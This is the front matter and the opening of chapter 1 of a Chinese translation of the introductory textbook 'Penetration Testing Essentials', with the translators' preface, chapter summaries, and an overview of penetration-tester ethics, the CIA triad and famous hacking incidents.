安全技术经典译丛

Penetration Testing Essentials

渗透测试入门实战

[美] Sean-Philip Oriyano　著
李博　杜静　李海莉　译

清华大学出版社

安全技术经典译丛

渗透测试入门实战

[美] Sean-Philip Oriyano　著

李博　杜静　李海莉　译

清华大学出版社

北　京

Sean-Philip Oriyano
Penetration Testing Essentials
EISBN：978-1-119-23530-9

北京市版权局著作权合同登记号 图字：01-2017-3863

图书在版编目(CIP)数据

渗透测试入门实战 / (美)肖恩•飞利浦•奥瑞雅诺(Sean-Philip Oriyano) 著；李博，杜静，李海莉 译. —北京：清华大学出版社，2018
(安全技术经典译丛)
书名原文 : Penetration Testing Essentials
ISBN 978-7-302-48693-0

Ⅰ. ①渗… Ⅱ. ①肖… ②李… ③杜… ④李… Ⅲ. ①计算机网络—安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2017)第 270947 号

责任编辑：王　军　于　平
封面设计：牛艳敏
版式设计：孔祥峰
责任校对：曹　阳
责任印制：杨　艳

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　邮　　编：100084
社 总 机：010-62770175　　邮　　购：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质 量 反 馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：北京富博印刷有限公司
装 订 者：北京市密云县京文制本装订厂
经　　销：全国新华书店
开　　本：185mm×260mm　　印　　张：18　　字　　数：404 千字
版　　次：2018 年 1 月第 1 版　　印　　次：2018 年 1 月第 1 次印刷
印　　数：1~3000
定　　价：59.80 元

产品编号：074947-01

译 者 序

随着计算机网络技术的飞速发展并深入到经济和社会的方方面面，盗用身份、窃取信息和钱财，甚至进行网络恐怖攻击等种种网络犯罪也随之粉墨登场、愈演愈烈，从而催生了日益强烈的安全防护需求，而渗透测试正是查找、分析、展现潜在的安全问题并帮助制定策略以降低安全风险的最佳手段之一。

渗透测试，又称“白帽黑客”测试，是出于增强安全性的目的，在得到授权的前提下，通过利用与恶意攻击者相同的思路、技术、策略和手段，对给定组织机构的安全问题进行检测和评估的过程。通过渗透测试，能够由“知彼”做到“知己”，发现使用传统检测方法无法发现的攻击路径、攻击方法和技术弱点，从而在安全问题被攻击者利用之前，对其未雨绸缪地进行修复。

本书作者Sean-Philip Oriyano是一位专注于安全领域25年的资深专家，同时还是一名美军准尉，指挥一支专门从事网络安全训练、开发和策略制定的网络战分队，经验十分丰富。本书是一本关于渗透测试的入门书籍，适用于具有一定计算机技术基础、希望更深入学习渗透测试、在网络安全领域有所建树的读者。本书首先从攻击者的视角，介绍了渗透测试的基本概念和方法论，以及情报收集、漏洞扫描、密码破解、维持访问、对抗防御措施、无线网络与移动设备攻击、社会工程攻击等种种渗透测试手段；然后从防御方的角度阐述了如何加固主机和网络的防护；最后给出了如何规划职业发展，建立渗透测试实验室，进一步锻炼渗透测试技能的指南。书中介绍深入浅出，提供了丰富的操作实例和章后思考题，便于读者实践和提高。

本书主要内容由李博、杜静、李海莉翻译，参与本书翻译的还有程若思、韩哲、秦富童、庞训龙、孔德强、黄赪东、刘宇、袁学军、岁赛等。为了完美地翻译本书，做到“信、达、雅”，译者们在翻译过程中查阅、参考了大量的中英文资料。当然，限于水平和精力有限，翻译中的错误和不当之处在所难免，我们非常希望得到读者的积极反馈以利于更正和改进。

感谢本书的作者们，于字里行间感受到你们的职业精神和专业素养总是那么令人愉悦；感谢清华大学出版社给予我们从事本书翻译工作和学习的机会；感谢清华大学出版社的编辑们，他们为本书的翻译、校对投入了巨大的热情并付出了很多心血，没有他们的帮助和鼓励，本书不可能顺利付梓。

最后，希望读者通过阅读本书能够早日掌握渗透测试的技术精髓，成为一名“行黑客手段，显白帽风范”的安全高手！

译 者

献　　辞

本书献给我的父母，他们赋予我成长过程中尤为宝贵的核心价值观。虽然父亲已经离开了我们，但我仍然能时时处处感受到他的影响，事实上，我有时会感觉自己自豪地开怀大笑的样子和从前的他完全一样。我的母亲仍在人世(愿她健康长寿)，我要感谢她支持和推动我钻研科学技术，并赋予我对科幻、冷笑话的热爱以及对正确行事的追求。我爱你们两人，这本书首先献给你们。

我也想把这本书献给军队的战友，是他们慷慨地给予我就读候补军官学校(Officer Candidate School，OCS)的机会，尽管我并不成熟并且以自我为中心。虽然学校里经历的磨难当时令我难以忍受，但它帮助我的生活走上正轨，并认识到自己的能力。它也帮助我意识到重要的并不是自己，而是那些生活受自己影响的人。我希望阅读这本书的读者都能思考这些问题。K上校、A中校、M上尉、 D上尉、J上尉和A上尉，我永远感谢你们对我耐心、真诚、直接、坦率的评价。 我希望我已经成为一名令你们自豪的准尉。这本书也是献给你们的。

我最后还要将这本书献给我的团队，你们展示了化腐朽为神奇的能力。在过去的一年里，你们一直不断地给我惊喜。你们让我光鲜亮丽，但我不能自居功劳。我没有承担那些繁重的工作，是你们承担的；我缺乏即兴发挥的能力和创造力，是你们提供的。E上士、L上士、S上士和N准尉，请继续出类拔萃，赢得荣誉。我还要感谢我的指挥官L中校，他信赖我的能力，给予我完成这一切的支持。

致　　谢

重复一次，需要感谢的人太多，我真心希望没有漏掉任何人。

首先，感谢Jim Minatel给予我创作这本书的机会，我期待今后的其他机会。

接下来，我要感谢Kim Wimpsett。你无疑是我没有因语言和辞不达意的段落显得愚蠢的主要原因。我不知道如何表达你在团队中的价值，我希望未来我的每一个项目都有你加入。

然后，我希望向美国军队的所有人致以谢意，不论你们是谁。虽然可能你们不一定所有人都能安全回家(当然我真诚地希望都能)，任何人都永远不会被遗忘。而当我穿上制服时，不仅是为了工作，也是为了纪念你们的牺牲。

作者简介

Sean-Philip Oriyano是一位资深安全专业人士和企业家。在过去的25年中，他将时间分别投入到安全研究、咨询和提供IT以及网络安全领域的培训。此外，他还是一位在数字和印刷媒体出版方面均有多年经验的畅销书作家。在过去十年中，Sean出版了几本书，并通过参与电视和广播节目进一步扩大了他的影响力。到目前为止，Sean已经参加了十几个电视节目和广播节目，讨论不同的网络安全主题和技术。在摄像机前，Sean因其平易近人的风度而著称，并因深入浅出地解释复杂话题的能力广受好评。

除了从事自己的商业活动，他还是一名准尉，指挥一支专门从事网络安全训练、开发和战略的分队。此外，作为一名准尉，他被公认为是其领域的主题专家，经常在需要时被要求提供专业知识、培训和指导。

在不工作时，Sean是一位狂热的障碍赛跑运动员，已经完成了多项赛事，其中包括一项世界冠军锦标赛，四次斯巴达三项大满贯。他还喜欢旅游、健身、MMA格斗、玩游戏“银河战士”和“塞尔达传说”。

前　言

安全是当今世界受到高度重视的主题之一。由于人们越来越依赖不同形式的技术、随身数字产品以及许多其他类型的系统和设备，对这些设备和系统实际安全性究竟如何的关注与日俱增。为了应对诸如身份盗用、信息窃取、服务中断、黑客运动甚至恐怖主义等网络犯罪的增加，许多公共和私人组织面临着必须在自己成为网络犯罪的受害者以及发生诉讼之前对这些潜在安全性问题进行测试、评估和修复的挑战。正是为了应对过去、现在和未来的此类情况，许多组织正在仓促实施或寻求各种安全解决方案。

因此，渗透测试者应运而生，他们背后代表的是查找、分析、呈现和推荐策略以降低安全事件引起的潜在风险的最佳和最有效手段之一。渗透测试者是那些利用他们对技术及其漏洞和优势的深刻理解，应客户的要求抢在对组织不怀好意者之前定位和评估安全问题的人。

本书读者对象

本书的目标受众包括那些已经拥有一定技术背景并希望进入渗透测试领域的人。与许多涵盖渗透测试主题的其他书籍不同，本书力图以简单易懂的方式介绍该主题。本书的目标是帮助读者更好地了解渗透测试过程，并通过学习各种渗透测试基础理论和实践练习获得经验和知识。

在完成本书之后，你应该能对成为渗透测试者的意义以及成功所需的技能、工具和通用知识有一个更好的了解。在完成本书并且练习了所学内容后，就掌握了寻求更先进技术、测试方法和技能所需的工具。

本书使用条件

要充分利用本书的价值，需要有一些便利条件。在开始之前，你应该有一台至少具有8GB RAM的能够运行最新版本微软Windows或Kali Linux的计算机。此外，你应该有能够使用的虚拟化软件，如Oracle的VirtualBox或VMware的产品；选择使用何种虚拟化软件取决于个人喜好和经济能力。

在你阅读本书的过程中，将向你介绍用于完成任务的基于硬件和软件的工具。在章节和习题中，将给出所选工具的下载链接或通过其他方式获取的方法。

各章内容提要

本书涵盖了广泛的渗透测试入门主题。下面列出了各章及其关注重点的简介。

第1章"渗透测试简介" 该章重点介绍渗透测试的一般原理，以及成功所需的技能和知识。

第2章"操作系统与网络简介" 对操作系统及其所连接网络的结构有着扎实了解是渗透测试者所必需的。该章探讨两者的基本原理，以奠定学习的基础。

第3章"密码学简介" 如果没有加密技术，很多用于防止无意泄露信息的手段将无法正常工作。另外，如果不了解密码学，满足各种法律法规的要求将非常困难。该章介绍密码学功能和机制以及如何应用的基础知识。

第4章"渗透测试方法学综述" 为了可靠地获得最完整和最有效的结果，渗透测试有一套必须遵循的流程和方法。在该章中，将介绍最流行的执行渗透测试的方法。

第5章"情报收集" 渗透测试过程的第一步是收集有关目标的信息。在该章中，将探讨收集信息的各种手段，以及如何将它们集成到整个渗透过程中。

第6章"扫描和枚举" 一旦收集到关于目标的足够的情报，即可开始探测并找出可以提取哪些信息。该章包括如何获取用户名、组、安全策略等信息。

第7章"实施漏洞扫描" 想采取一种不同的方法了解目标？ 那么，可以使用手动或自动漏洞扫描的过程，定位环境中的弱点，以供以后利用。

第8章"破解密码" 由于密码是许多环境和应用程序的第一线防御，因此必须在获取这些有价值信息的过程中投入一定时间。在枚举中已经获得了用户名，所以可以专注于收集这些用户名的密码。

第9章"使用后门和恶意软件保持访问权" 通过调查、探索、突破，现在你已进入系统。但是，在获得访问权并建立这个滩头阵地后，如何才能保住它？该章要探讨的正是相关内容。

第10章"报告" 记住，你是在根据合同为客户工作，目标是查找问题并报告你的发现。在该章中，将介绍报告的一般格式和谋篇布局。

第11章"应对安防和检测系统" 当然并非所有的系统都是门户大开，等待渗透的。事实上，许多系统中会有几层不同形式的防御，严阵以待。在这种情况下，入侵检测和预防系统是渗透测试者的死敌，而在该章中将学习如何应对它们。

第12章"隐藏踪迹与规避检测" 在犯罪现场留下线索极易导致被抓住和挫败。在该章中，将学习如何在事后进行清理，以使除了最坚定的人都无法发现你。

第13章"探测和攻击无线网络" 无线网络普遍存在，因此几乎在任何你所探索的环境中都需要应对它。如果这些环境中包括移动设备，就必然会遇到此类网络，然后即可将之作为目标。

第14章"移动设备安全" 无论你如何看待移动设备，移动设备都不会就此停下发展

的脚步，而是不断推出新的形式、功能、外形，并且已成为我们日常生活中的一部分。由于它们已被整合到商业环境中，并且商业和个人使用之间的界限已经模糊，因此你必须学习如何应对移动设备。

第15章“进行社会工程攻击”　在每个系统中都有一个最弱的环节，在许多情况下，最弱的环节是人类。作为一名渗透测试人员，可以利用你的伶牙俐齿、心理学和巧妙的措辞，将谈话引向那些能够提供有用信息的话题。

第16章“加固主机系统”　有着各种可用于迟滞或阻止攻击的对策。最外层防线之一是经常锁定或者加固系统，以减少其被破坏的机会。

第17章“加固你的网络”　与加固主机一样，具有可用于迟滞或阻止对网络的攻击的对策。删除非必要协议，应用防火墙和其他机制可以迟滞并挫败攻击者。

第18章“规划职业成功之路”　在该章中，将自己视为一名毕业生。现在你正在寻求未来在渗透测试领域的发展。该章将提供下一步应如何继续培养技能的指南。

第19章“建立一个渗透测试实验室”　一名好的渗透测试者需要在实践中练习所拥有的装备。在该章中，我们将探讨如何建立一个可用于实践和实验的基础实验室。

目　　录

第1章

渗透测试简介

你已决定成为一名渗透测试者(通常被称为pentester)，但还不知如何入手？本书将帮助你了解成为渗透测试者的意义，以及这一角色需要具备的技术和担负的道义责任。你将获得在渗透和实践安全领域取得成功所必备的技能。

具体而言，你将接触到多种正在用于黑客攻防第一线的方法；同时，还将接触到可用于渗透测试中以获取信息或建立用于发起更高级攻击的支撑点的种种技术。

另外，了解攻击者的动机有助于掌握攻击范围甚至知晓攻击细节。事实上，需要站在攻击者的角度以理解他们发起攻击的原因，继而利用这种经验来测试客户的网络。

本章将学习：

✍ 渗透测试的定义及渗透测试者的工作内容

✍ 为何要保护机密性、完整性和可用性

✍ 回顾黑客和渗透测试的历史

1.1 渗透测试的定义

在当今世界中，由于各类组织不得不更为认真地审视其安全态势及改善方法，渗透测试者变得更为重要。诸如零售巨头塔吉特(Target)百货以及娱乐巨头索尼(Sony)公司遭受的攻击等一些重大安全事件，引发了人们对于训练有素、技能丰富，能够了解系统弱点并能予以定位的安全专家的需求的关注。通过采取一套综合了技术、行政和物理手段的程序，许多组织机构已经学会抵御他们系统中的漏洞。

- 技术手段包含运用虚拟专用网(Virtual Private Network，VPN)、加密协议、入侵检测系统(Intrusion Detection System，IDS)、入侵防御系统(Intrusion Prevention System，IPS)、访问控制列表(Access Control List，ACL)、生物识别技术、智能卡技术以及其他有助于提高安全性的装置。
- 行政手段包含运用政策、规程以及其他在过去的十年间应用和加强的规则。
- 物理手段包含运用诸如电缆锁、设备锁、报警系统和其他类似设备。

作为一名渗透测试者，必须为测试包含上述一种或多种技术的各类环境以及几乎数不胜数的其他情况做好准备。那么，渗透测试者到底承担了什么角色？

1.1.1 渗透测试者的工作内容

渗透测试者通常由组织机构以内部员工或外部实体(例如按职位或按项目的承包商)的形式雇佣。不管采取何种雇佣形式，渗透测试者都要开展渗透测试：利用与恶意攻击者相同的技术、策略和手段，对给定组织结构的安全性进行调查、评估和测试。渗透测试者与恶意攻击者的主要不同在于目的以及是否获得所评估系统的所有者的法律许可。此外，渗透测试者不得向除客户指定人员之外的任何人透露测试结果。为保证双方权益，雇用者通常会与渗透测试者签署一份保密协议(Nondisclosure Agreement，NDA)。这么做既可以保护公司的财产，又可允许渗透测试者访问内部资源。最终，渗透测试者根据合同为公司服务，而合同规定了哪些行为是违规的以及在测试结束时渗透测试者需要提交哪些内容。合同的所有细节取决于组织机构的具体需求。

其他一些术语也常用于称呼渗透测试者：渗透测试人员、道德黑客和白帽黑客。所有这些术语都是正确的，它们描述的是同一类人员(尽管在某些场合有的人可能会就这些明显的近义词展开争论)。通常情况下，最常用的是渗透测试者。不过国际电子商务顾问局(EC-Council)在它自己的证书“道德黑客认证(Certified Ethical Hacker)”中使用的是“道德黑客”这一称呼。

> ▶ 为保险起见，不想造成困扰的专业人士应避免使用“黑客”一词，以免引起客户可能的恐慌。“渗透测试者”这一术语应是首选。

在某些场合，“什么人才算是黑客”一直是一个热议话题。几年来，笔者曾就“黑客”这一术语是褒是贬参与过许多有趣的讨论。许多黑客坏事做尽、百无一益，电影、电视、书籍及其他媒体上也往往正是这样描写他们的。然而，黑客也发生了进化，这一术语不再只指那些从事犯罪的人。事实上，许多黑客已经表明，尽管他们具备犯罪和毁灭的能力，但他们更有兴趣的是与客户和他人交流以帮助他们提高安全性或进行相应研究。

1.1.2 识别对手

在现实世界中，可以对黑客分门别类，以区分他们的技能和意图。

脚本小子 此类黑客只获得了有限的训练或完全未经训练，只知道如何使用基本的工具或技术。他们甚至可能完全不理解自己正在做什么。

白帽黑客 此类黑客按照攻击团队的方式思考，但为好人服务。一般认为他们的特征是，有着一套通常被视为道德规范的“不造成任何损害”的原则。这个群体也被称为渗透测试者。

灰帽黑客 此类黑客游走在黑白两道之间，现已决定改弦更张，弃恶从善。但即使已改过自新，仍不能完全信任他们。另外，在现代安全界，这类人员也会发现并利用漏洞，而后将结果提供给供应商，可能免费，也可能换取某种形式的报酬。

黑帽黑客　此类黑客是违反法律的恶徒。他们的行动可能有一定的计划，也可能毫无规律可言。在大多数情况下，黑帽黑客的做法和彻头彻尾的犯罪行为之间并没有太大区别。

网络恐怖分子　网络恐怖分子是一种新形式的攻击者，他们试图摧毁目标而不考虑隐藏身份。本质上他们是为证明某个观点，而并不担心被捕或入狱。

1.2　保护机密性、完整性与可用性

任何有安全意识的组织都在努力维护CIA安全三要素，即机密性(confidentiality)、完整性(integrity)和可用性(availability)这三个核心原则。以下列表描述了其核心概念。在履行渗透测试任务和职责时应牢记这些概念。

机密性　这是指对信息的保护，使其免遭非授权者获取。用于保护机密性的控制措施是权限和加密。

完整性　这是指将信息保持为一种可保留其原始意图的格式，即接收者打开的数据与创建者意图创建的数据相同。

可用性　这是指保证信息和资源对需要它们者可用。简而言之，无论信息或资源多么安全，如果不能在需要时就绪并且可用，它们将毫无用处。

在进行系统安全性评估和规划时，CIA准则即使不是最重要的保障目标，也是最重要的目标之一。在瞄准一个系统后，攻击者便会尝试破坏或扰乱这些目标。CIA安全三要素的相辅相成关系如图1.1所示 。




图1.1　CIA安全三要素

为何CIA安全三要素如此重要？考虑一下，如果投资公司或国防承包商遭受了被某个恶意团体泄密的事件，会产生怎样的后果？结果将是灾难性的，更不用提它可能会使组织面临严重的民事甚至刑事风险。作为一个渗透测试者，要做的就是努力在客户的环境中发

现破坏CIA准则的漏洞并搞清楚其机理，而另一种分析该问题的角度是使用一种本书称为反CIA准则(见图1.2)的工具。




图1.2 反CIA准则

不当泄露 这是指由于疏忽、事故或恶意，导致信息或资源向外泄露或得以访问。简而言之，如果不是有权访问对象的人，那么永远不应访问到它。

未授权修改 它是完整性的对立面，是指未经授权或其他形式的信息修改。这种修改可能是由于错误、意外访问或者主观恶意造成的。

中断(亦称损失) 这是指失去对信息或资源的访问，而本不应该这样。本质上，当需要时而不在其处的信息就是无用的。虽然信息或其他资源不可能100%可用，但某些组织花费时间和金钱来获得99.999%的正常运行时间，这相当于平均每年只有约6分钟的停机时间。

1.3 黑客进化史漫谈

渗透测试者的角色常常成为IT安全行业中易被误解的职位之一。为了了解这个角色，首先需要回顾一下渗透测试者的前身(即黑客)的进化史。

“黑客”一词已有很长历史，其源头可以追溯到五十余年前(20世纪60年代)的那些技术狂人。这些人和今天的黑客不一样，他们只不过是对新技术有好奇心和热情，并花时间探索早期系统内在机理和局限性的人。早期，这些黑客会寻找目标系统，并尝试通过发掘系统的新功能或发现对当时技术而言未公开或未知的秘密来挑战极限。虽然技术已经取得了长足的进步，但这些早期黑客的理念却一直得以延续。

黑客一词在技术行业中具有双重意义，它既可以描述软件程序员，也可以描述那些未经许可侵入计算机和网络的人。前者的含义更为正面，而后者则带有贬义。凡涉及计算机

或其他相关技术时，必使用黑客一词的新闻媒体使其含义更加混乱。基本上，新闻媒体、电影和电视节目会把任何改变技术或具有高水平知识的人称为黑客。

回顾这些早期的技术爱好者时，可以发现他们有一个共同的特点，那就是对新技术的好奇心和对学习新事物的渴望。最初的黑客们的好奇心是由院校或企业中的大型机激发的。而随着时间的推移，个人电脑(PC)引起了他们的注意，因为它是一项全新的、光芒四射的技术，有待探索、解析和利用。事实上，早期PC机(的普及)使得相比之前的短暂年代，能够有更多的人继承技术爱好者和黑客的衣钵。20世纪90年代，Internet使得黑客能够比以往任何时候都更加容易地广泛传播他们的活动，这对他们形成了不可抗拒的诱惑。现在，在2016年之后的今天，我们比以前任何时候都有更多(被入侵)的可能。Wi-Fi、蓝牙、平板电脑和智能手机以及其他许多技术的爆炸式增长进一步增加了混乱，以及可被黑客入侵攻击的设备的数量。随着技术的发展，黑客也在进步，他们不断增强的技术能力和创造力导致攻击也在不断进化。

由于消费类产品并不像注重产品功能那么重视安全，因此攻击也变得更加容易。说到底，通常发布新产品(如平板电脑、PC或其他产品)的制造商往往侧重于产品的功能，而不关注产品是否安全。尽管近几年来这种趋势可能有所改变，一些供应商比过去更加注重产品安全，但别高兴得太早，许多产品在默认情况下仍然存在漏洞。

1.3.1　Internet的角色

Internet向公众开放后不久，黑客更加多产，也更加危险。起初在Internet上进行的许多攻击都是恶作剧式的，如篡改网页或类似的行为。虽然最初Internet上的这些攻击本质上可能是恶作剧，但后来的攻击恶劣程度要严重得多。

事实上，2000年以来，发生的攻击事件越来越复杂，攻击性越来越强，公开化程度也越来越高。一个例子是2014年8月苹果公司云数据服务iCloud的大规模数据泄露，导致数百位名人的各种亲密照片被公之于众。遗憾的是，苹果公司的客户条款使得客户并不能追究其数据泄露和其他问题的责任。迄今为止，该攻击事件已导致多起因照片被盗而提起的诉讼，同时也给苹果公司带来了大量负面公众影响。由于数据泄露而被盗的照片现在可在Internet上随意找到，并且以野火燎原之势传播，这给照片上的人带来了极大的困扰。

恶意黑客造成损害的另一个例子是发生在2014年9月的塔吉特公司数据泄露事件。该事件造成约5600万个信用卡账户泄露。这一数据外泄事件距上一次广为人知的塔吉特公司数据泄露事件还不到一年时间，而上次事件导致4000万客户账户的泄露。

最后一个例子来自美国政府于2016年3月提供的信息。据透露，截至2015年3月的18个月期间，已经报告了对奥巴马医改网站316个不同严重程度的网络安全事件。数以百万计的美国人使用该网站搜索和获取医疗保健信息，除了12个州和华盛顿特区外的所有地区都使用它。虽然对这些事件的全面分析表明尚未泄露任何个人信息，如社保账号或家庭住址，但它确实表明该网站可能被视为窃取此类信息的有效目标。令人有些担忧的是，事实

上(该网站)现在还存在着许多其他严重的安全问题，如未打补丁的系统和集成度不佳的系统等(容易被黑客利用)。

所有这些攻击都是正在发生的并且对公众造成伤害的恶意攻击的例子。

许多因素促成了黑客和网络犯罪的增加，其中Internet上可用的海量数据以及新技术和数码产品的扩散是两大首要原因。 自2000年以来，越来越多的便携式设备出现在市场上，且功能和性能均稳步增长。 智能手机、平板电脑以及可穿戴计算和类似产品已经变得高度开放，易于联网，可让人们轻松共享信息。 此外，请注意可连接Internet设备的巨大数量，例如智能手机、平板电脑和其他随身携带的数码产品数量。 上述所有例子都引起了犯罪分子的关注，其中许多人有着窃取金钱、数据和其他资源的动机。

许多发生在过去十几年中的攻击已不再由以往那类好奇黑客发动，而是其他群体。涉及其中的群体包括那些有政治动机的团体、激进组织和罪犯。虽然很多网络攻击仍然由好奇者或恶作剧人士发动，但是这些更具恶意动机的攻击往往更易被曝光并产生极大影响。

1.3.2 黑客名人堂(或耻辱柱)

许多黑客和罪犯选择隐藏在假名之后，在很多案件中，他们一直逍遥法外，但这并不意味着没有一些知名的黑客人物和事件。下面是一些历史上著名的黑客：

- 1988年，康奈尔大学的学生Robert T. Morris, Jr.制作了被认为是首个Internet蠕虫的病毒。由于对蠕虫设计的疏忽，该病毒进行了极快的无差别复制，导致广泛的速度下降，影响了整个Internet。
- 1994年，Kevin Lee Poulsen使用假名“黑暗但丁(Dark Dante)”接管了位于洛杉矶的KIIS-FM广播电台的所有电话线路，以确保他成为第102位来电者，赢得一辆保时捷944 S2跑车。Poulsen在出狱后由于成为第一个被禁止使用Internet的人而声名鹊起(尽管该禁令只是一个有期处罚)。该事件的一个花絮是，Poulsen现在是美国《连线》杂志的编辑。
- 1999年，David L. Smith制造了“梅利莎(Melissa)”病毒，该病毒设计为通过发送电子邮件入侵用户地址簿，而后删除受感染系统上的文件。
